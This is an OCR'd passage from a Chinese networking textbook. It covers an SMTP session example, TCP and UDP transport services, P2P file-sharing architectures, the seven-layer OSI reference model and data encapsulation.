10	SMTP 守护程序发送一个消息，允许客户端发送邮件内容	354 Enter mail, end with “” on a line by itself

续表

步　骤	事　　件	语 句 内 容
11	客户程序发送邮件内容文本:“王先生,此部分还需做大量工作…”	Mr. Wang,This section on email sure needs a lot of work…
12	守护程序返回信息表明邮件已被接受,并返回此邮件的 ID 标识号	250 FAA00803 Message accepted for delivery
13	客户申明邮件发送完毕	QUIT
14	SMTP 服务器确认此发送邮件进程结束	221 webmail. ynu. edu. cn closing connection

发送者注册的邮件服务器然后将电子邮件报文传输给收件人注册的邮件服务器。要找到收端服务器的 IP 地址,发端服务器要执行一个 MX(邮件交换)类型的 DNS 域名查询。收件人可以用“邮局协议版本 3 (POPv3)”或“互联网邮件访问协议 IMAP4”从自己注册的邮件服务器上获取电子邮件。

2. TCP 和 UDP 在传输层的服务

上述 E-mail、DNS 域名查询和 HTTP 网页浏览的例子中谈到如何使用下面传输层的 TCP 或 UDP 协议提供的通信服务。而 TCP 和 UDP 的工作又建立在下层 IP 提供的无连接的网络层服务之上。

用户数据报协议 UDP 为网络主机的进程之间提供无连接的数据报传送。UDP 利用端口号来标识每台主机的源进程和目的进程。UDP 简明而快捷,但是不能保证传输的可靠性和数据报按发送顺序到达接收端。

传输控制协议 TCP 为网络主机的进程之间提供可靠的字节流的传输。进程将需要通过 TCP 传送的字节写入缓存。TCP 比 UDP 复杂得多,它首先在两个主机的进程间建立 TCP 连接。为保证可靠传输,TCP 使用了“检验和”进行误码检测(见附录 B)、采用了数据重传和流量控制算法。另外,TCP 还使用拥塞控制来调节网络中的数据流。这部分内容将在后面讨论。

在 TCP 和 UDP 支持的很多已有的上层应用之外,还可以迅速地开发出新的业务。

3. P2P 对等网络应用

网络应用的构架可分为两种模式:客户/服务器模式和 P2P 对等网络模式(见图 1.5)。P2P 对等网络协议(Peer to Peer Protocol)模式已经被广泛地用于 IM 即时信息、网络聊天、网络视频、文件共享等应用中。安装了 P2P 应用软件的普通网络计算机不仅可作为客户机




图 1.5　客户/服务器模式与 P2P 对等网络模式

向外请求获取服务，而且也可作为服务器向外提供服务。当一台 P2P 计算机要查找某一个文件时，它就向网络上发送查询请求。在返回给它的应答报文中提供了存有该文件的很多 P2P 对等计算机的 IP 地址列表，以及每台 P2P 对等机的信息，例如它连接到互联网的速度等附加信息。然后这台查询主机从收到的地址列表中选择一台合适的对等主机，与其建立连接，继而从中获取该文件。

P2P 对等文件共享网络的技术难点在于管理对等主机的数据库，这些对等主机可被随时连接，并可随时提供可共享的文件。Napster 使用集中式地址数据库的方案，其中的每台对等主机若有可共享文件或需要查询文件时都可以被联系上。Gnutella 的方案使用了分布式机制，网络中的对等主机通过跟踪相邻的对等机来自我组织，形成相互重叠的子网络。当某一对等主机发出查询请求时，它就将查询请求广播到邻居中去，若无回应，再广播到邻居的邻居中，如此扩展直传到由 TTL 生存期所允许的最大网段跳数。

P2P 对等机的文件共享网络是与客户机/服务器结构不同的另一类互联网应用领域，在此领域中每个新的 P2P 业务和应用都可很快地在互联网上开发和推广，但也同时带来了若干法律的、知识产权方面的、商业和信息安全等方面的问题。很多 P2P 应用的开发商对此采用了不同的解决方案，尽管得到了广泛应用，但至今毁誉参半，仍然面临很大的挑战。详细参看第 12 章的介绍。

1.1.2 开放系统互连 OSI 模型及规范化描述

早期由不同计算机制造商开发的网络体系架构互不兼容，这使得用户不得不固定使用同一个厂商的产品。在 1970 年，出现了要求建立一个统一的开放系统架构的压力，以使不同计算机网络设备商的产品能互通互联。这促使国际标准化组织 ISO（International Standard Organization）开发了“开放系统互连 OSI 参考模型”（Open System Interconnection Reference Model），后来又开发一系列相关的标准协议。OSI 模型将整个通信过程分割为7 个层次，它提供了一个研究整个通信进程的构架，方便了各层标准的制定和建立。OSI 模型提供了统一的层结构、协议和服务的总体概念，为如今使用的网络标准奠定了基础。OSI 中英文单词 open 的含义是：该参考模型仍然是可以被充实、演变和发展的。

1. 开放系统互连 OSI 的 7 层模型

现在来看计算机 A 与计算机 B 中的一个应用进程之间的通信过程。图 1.6 为 OSI 参




图 1.6　国际标准化组织 ISO 的开放系统互连 OSI 参考模型

考模型，它将计算机 A 与计算机 B 之间的通信分为 7 个层(Layer)的处理过程。图中的虚线箭头表示两个实体之间的数据传输是通过“虚拟的连接”进行的，即数据是通过了各种中介的转发。实线箭头表示两个实体之间的通信是通过直通的连接进行的。下面讨论从底层(物理层)到顶层(应用层)的每层功能。

(1) 物理层：负责处理通信信道中的比特传输，如数字传输信道规范和媒体等。媒体包含双绞线、同轴电缆、无线信道或者光纤。该层还涉及如线路电压大小、信号周期等传输参数，此外还有如何建立和释放物理连接，以及插座类型、插脚数目等物理方面的规定。例如，以太网的物理层标准定义了网卡的连接器和双绞线信号参数等。

(2) 数据链路层：负责在同一个网络中直接相连的两个节点间的数据帧传输。数据链路层将所传送的数据分段成为帧(Frame)，在帧头部中插入帧的边界标识、控制字段和地址信息，另外在帧的尾部还包含用于检验传输错误的检错码，以及流量控制。在传输误码率较高的信道环境下，例如电话线路、移动通信信道等，数据链路层的控制显得异常重要。过去，数据链路层曾被用于包括将若干终端连接到同一台主机的点对多点的网络模式。

OSI 数据链路层的定义包含了以太局域网 LAN(Local Area Network)的功能，其特征是使用广播传输的模式。“链路”的概念包含了多个节点连接到同一个广播总线的情况，数据帧直接在节点间传输。需要用一个“公共媒体访问控制程序”协调各主机送入媒体的信息传输。数据链路层使用平面的地址空间，以便每个主机都可以监听和识别传给它们的数据帧。第 3 章将介绍以太网 Ethernet LAN 标准。

(3) 网络层：提供了在通信网络中以包(Packet)的形式进行数据传输的功能。网络层的一个重要方面就是使用分层次的地址方案，它标识了连接到的网络号码以及节点号码，这可适应大型网络用户的情况。终端对终端传输数据包的一个重要方面，就是从源端出发经过网络到达目的端的包路由选择，一般而言，包需要经过多个互联的网络和网段节点的接力传递。路由协议指的是在网络中选择路径的过程。网络中的结点必须协调工作以使路由能有效地完成。这使得网络层在参考模型中是最为复杂的。网络层还需要解决包传输过程中的拥塞问题，这是经常发生的，原因主要由于短时包流量的浪涌而产生。

如图 1.6 所示，网络中的每个中间结点(即连接不同网段的网关、交换机、路由器等设备)都必须执行 OSI 模型的下面三层的功能。因此在网络中传输路径的每一跳段都有一对网络层实体存在。注意，在源端 A 与目的端 B 之间的网络层实体不是对等的进程，即它们之间是通过中间结点的转发进行虚连接，它们一般不能直接相互通信。

如图 1.7 所示，当通信各方的计算机连接到同类型的包交换网络的情况下，就使用同样的网络地址空间和路由程序。然而，当通信各方的计算机连接到不同类型网络时，IP 数据包的传输必须通过两个或更多异构的网络，各网络内的路由和地址方案可能不同。在这种情况下，就需要在连接各异构网络间的网关/路由器上对接力传输的 IP 包进行不同的低层封装转换，如图 1.8 所示。网关还必须处理各个不同网络内部的地址空间差异，以及不同类型的网络能够处理和传输的数据包长度不同的问题。位于网络层的网关的责任是将底层网络的技术细节对上层进行隐藏。这对于远程网络互联，以及在各种异构网络之间完成数据包的协同传输是很重要的。

(4) 传输层：负责为信源主机和信宿主机双方的通信进程提供终端到终端的信息传输服务。传输层协议接收高层的信息，并将信息分块为 TCP 的段(Segment)或 UDP 的数据




图 1.7　同类的包交换网络互联使用相同的地址空间和路由程序




图 1.8　异类网络之间的 IP 包传输需通过网关进行转换

报(Datagram)以便在两个终端的计算机之间传输。传输层使用其下面的网络层提供的服务,为会话层提供满足一定服务质量(Quality of Service,QoS)的服务。传输层能提供以下服务:一方面,传输层可以提供面向连接的服务,它可以提供无差错的字节流或信息的传输。通过相应的协议完成错误检测和恢复、顺序纠正及流量控制,例如 TCP 协议。另一个方面,传输层也可以提供无确认的无连接的服务,此时它传输独立的单个信息,例如 UDP 协议。在这种情况下,传输层的作用主要是提供准确的地址信息以便数据能准确地到达远端的目标进程。传输层可以被用来将太长的消息报文划分为较短的数据段,以方便下层网络传输,同时负责在接收端将这些数据段重新组装为原来的消息报文。

在 TCP/IP 网络中,进程一般通过端口号所标识的套接字(Socket)接口访问传输层。在本章的后面将讨论关于套接字地址的内容。

传输层负责建立和释放通过网络的连接,为了能更好地利用网络层提供的服务,传输层可能会将几个传输层的连接用多路复用的方式接到一个网络层的连接上。另一方面,为了满足高吞吐量的传输层连接的需要,它也可能会使用流量分路的方法利用几个网络层的连接来支持同一个传输层的数据流。

如图 1.6 所示,OSI 模型上面的四层是终端对终端的虚连接,相互通信是在网络终端的对等进程之间交互。OSI 参考模型的下面两层(数据链路层和物理层)仅涉及同一个网络中单跳网段之间的对等进程交互,例如局域网中一台主机网卡到另一台主机网卡的连接。

(5) 会话层:用于控制数据交换传输的方式。例如,一些特殊的应用需要以一种半双工的会话形式,双方轮流交替发送信息;另一些应用需要提供同步点来标识一个交互过程的进度,这些同步点可以作为在错误恢复时的起点。例如,这类服务对于那些要在误码率高的线路连接上传输很长的文件时就很有用。

(6) 表示层:作用是让应用层不必考虑各种不同的数据表示方式。原理上,表示层应当首先将应用 A 提供的与其机型相关的数据格式转换为与机型无关的通用数据格式,经过传输后又将与机器无关的通用数据格式转换为适合另一方的应用 B 的与其机型相关的数

据格式。例如，不同的计算机使用不同的编码来表示字符和整数，以及不同的规范中，对字节中的第1位还是最后1位为标志位有不同的约定。

(7) 应用层：作用是向用户提供应用服务。在万维网的例子中，浏览器使用应用层协议访问服务器中的WWW文档。应用层协议包括：FTP用于文件传输，TELNET虚拟终端远程登录，SMTP电子邮件，DNS域名服务，SNMP网络管理及其他应用。

如图1.9所示，应用A发送数据给应用B，在发送端将数据从上层通过接口传输至下层时，通常每层都在来自于上层的数据包(即本层的服务数据单元，service data unit，SDU)前面添加一个头部head，有时要加一个尾部tail，这样就构成了本层的协议数据单元(protocol data unit，PDU)，然后再传到下层。在接收端，每层从下层获取传给本层的协议数据单元，读取它的头部内的信息，以执行在本层要采取的操作，然后移去本层对应的头部和尾部，将数据包(即本层的服务数据单元)传给上一层。最后应用B取出应用A发给自己的数据Data。




图1.9　发送端将数据包下传到每一层时被加上该层头部和尾部再依次传给下一层

国际标准化组织ISO的一个目标是计算机网络标准的制定，此目标细化了OSI参考模型中各层的具体使用的协议。然而，在开发OSI协议标准的同时，TCP/IP网络结构作为开放系统互联OSI的替代物出现了。TCP/IP协议作为Berkeley UNIX的标准发布，保证了互联网的各种应用的开发，从而出现了网络软件的市场，导致了TCP/IP网络结构主导地位的确定。但是随着互联网中各种补充的安全协议的加入，OSI参考模型仍然是最完善的。

在分层的计算机网络模型中(无论是OSI或TCP/IP模型)数据的传输是一个封装(encapsulation)与解封装的过程。在发送端自上而下依次封装数据，逐层增加头部(尾部)信息，而在目的端的处理过程相反，是自下而上逐层去掉头(尾)部的解封装过程。

发送端进行数据封装的过程：从应用层获取用户报文(massage)→表示层将数据转换成需要的格式→传输层构成分段(segment)→网络层构成分组(packet)→数据链路层构成帧(frame)→物理层进行比特流的传输。在接收端逐层解除封装，取出数据包的处理过程与发送方相反。

2. 关于层、协议和服务的规范化分析

OSI开放系统互联参考模型的最大贡献在于对系统的各层、协议和服务提出了一套统一的规范化描述(unified view)。在一个网络构架中不同的层间协议分析也需要这样的规范化描述，例如：地址、多路复用、错误检测和流量控制等。这种描述方法可以更容易理解不同层的协议的共性。一台网络主机中的每一层与另一台网络主机中的对等进程通过一个

对等接口(peer interface)进行会话,如图 1.10 所示。在每一层都有该层的对等通信协议。在 OSI 模型中,第 n 层的进程被称为“n 层的实体(entity)”。而收发双方的第 n 层对等实体之间通过交换该层的协议数据单元进行通信。每个 PDU 包含一个头部(其中包含协议控制信息)和服务数据单元(即上层用户信息)。n 层实体的行为规范遵循 n 层的协议规定,在 HTTP 的例子中,HTTP 客户机和服务器之间的交互就是一个对等进程。在它下层进行数据段的发送与接收的 TCP 层也执行该层的对等进程。

